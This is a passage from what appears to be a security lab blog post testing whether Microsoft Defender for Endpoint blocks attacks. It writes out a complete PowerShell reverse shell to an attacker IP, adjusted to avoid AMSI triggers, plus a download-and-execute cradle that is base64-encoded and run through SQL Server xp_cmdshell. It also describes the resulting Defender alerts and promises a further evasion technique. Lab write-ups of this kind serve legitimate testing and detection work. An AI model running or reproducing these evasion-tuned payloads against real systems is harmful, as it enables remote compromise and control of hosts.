
As expected, this attempt gets immediately nuked by MDE. The binary is signatured, Defender clocked it instantly, and the dream is over before it even started. The file was deleted before it could even be executed.
Let’s pivot to something a little more stealthy and use a custom reverse PowerShell cradle.
This PowerShell cradle is a small adaptation to one of the public cradles on PayloadAllTheThings to avoid basic AMSI triggers.
$ echo "$c = New-Object System.Net.Sockets.TCPClient('192.168.1.100',443);$s = $c.GetStream();[byte[]]$byt = 0..65535|%{0};while(($i = $s.Read($byt,0,$byt.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($byt,0,$i);$sb = (iex $data 2>&1 | Out-String);$sb2 = $sb + 'PS ' + '> ';$sby = ([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sby,0,$sby.Length);$s.Flush()};$c.Close()" > a.ps1

$ echo "iwr -uri http://192.168.1.100:8000/a.ps1 -UseBasicParsing | iex" > cradle
$ cat cradle | iconv -t utf-16le | base64 -w 0
aQB3AHIAIAAtAHUAcgBpACAAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADEAMAAwADoAOAAwADAAMAAvAGEALgBwAHMAMQAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAB8ACAAaQBlAHgACgA=

SQL (sa  dbo@master)> xp_cmdshell "powershell.exe -enc aQB3AHIAIAAtAHUAcgBpACAAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADEAMAAwADoAOAAwADAAMAAvAGEALgBwAHMAMQAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAB8ACAAaQBlAHgACgA="
And just like that we got a reverse shell without being blocked by MDE. While Defender didn’t stop the execution, it definitely noticed the behavior. Sure enough, we can see the resulting alerts and telemetry in the Defender portal:

We can see the exact Base64 command line, the network connection to the attacker IP, and the subsequent commands run inside the shell.
#
Conclusion
Microsoft Defender for Endpoint is undeniably a strong security product. As demonstrated, it is highly effective at detecting and outright blocking known threats, particularly those that rely on well-known tooling, static signatures and behavioral analysis. However, as this lab also shows, detection does not always equate to prevention. When attackers adapt their techniques and move toward custom or living-off-the-land approaches, MDE may allow execution while still generating telemetry and alerts.
This highlights an important takeaway: MDE is not a silver bullet. With sufficient adaptation, creativity, and an understanding of how detections work, it is entirely possible to bypass certain protections. That does not make MDE ineffective, it simply reinforces the reality that endpoint security is an ongoing cat-and-mouse game rather than a solved problem.
In the next post, we’re going deeper. I’ll demonstrate how to bypass MDE’s behavioral engines using a custom Sliver stager and analyze the resulting artifacts in the Advanced Hunting console. Stay tuned!